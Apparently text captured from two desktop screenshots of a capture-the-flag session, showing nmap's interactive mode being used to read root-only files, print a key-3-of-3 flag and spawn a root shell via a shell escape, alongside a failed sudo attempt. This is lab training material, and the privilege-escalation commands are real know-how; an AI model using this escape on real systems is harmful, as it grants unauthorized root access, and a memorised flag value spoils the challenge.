HackTheBox
Remotos
Red
Recientes
Archivos recientes
Lugares recientes
Dispositivos
Unidad interna de 930.1 GiB (sda2)
-: sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
!ls
key-2-of-3.txt password.raw-md5
waiting to reap child : No child processes
nmap> !cd /root
!cd /root
waiting to reap child : No child processes
nmap> !ls
!ls
key-2-of-3.txt password.raw-md5
waiting to reap child : No child processes
nmap> !pwd
!pwd
/home/robot
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap>
Fbooks
HackTheBox
Tools
Videos
password.raw-md5 (documento de texto sencillo, 39 B)
Ampliación:
736.0 GiB libre
us
01:05
1/12/22


Carpeta personal — Dolphin
Carpeta personal
Dividir
Lugares
Carpeta personal
Papelera
Pictures
Downloads
Music
Videos
Tools
HackTheBox
Remotos
Red
Recientes
Archivos recientes
Lugares recientes
Dispositivos
Unidad interna de 930.1 GiB (sda2)
-: sudo msfconsole — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
!pwd
/home/robot
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap> !sudo /bin/sh
!sudo /bin/sh
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz
robot is not in the sudoers file. This incident will be reported.
waiting to reap child : No child processes
nmap> !/bin/sh
!/bin/sh
whoami
whoami
root
#
Fbooks
HackTheBox
Tools
Videos
password.raw-md5 (documento de texto sencillo, 39 B)
Ampliación:
736.0 GiB libre
us
01:06
1/12/22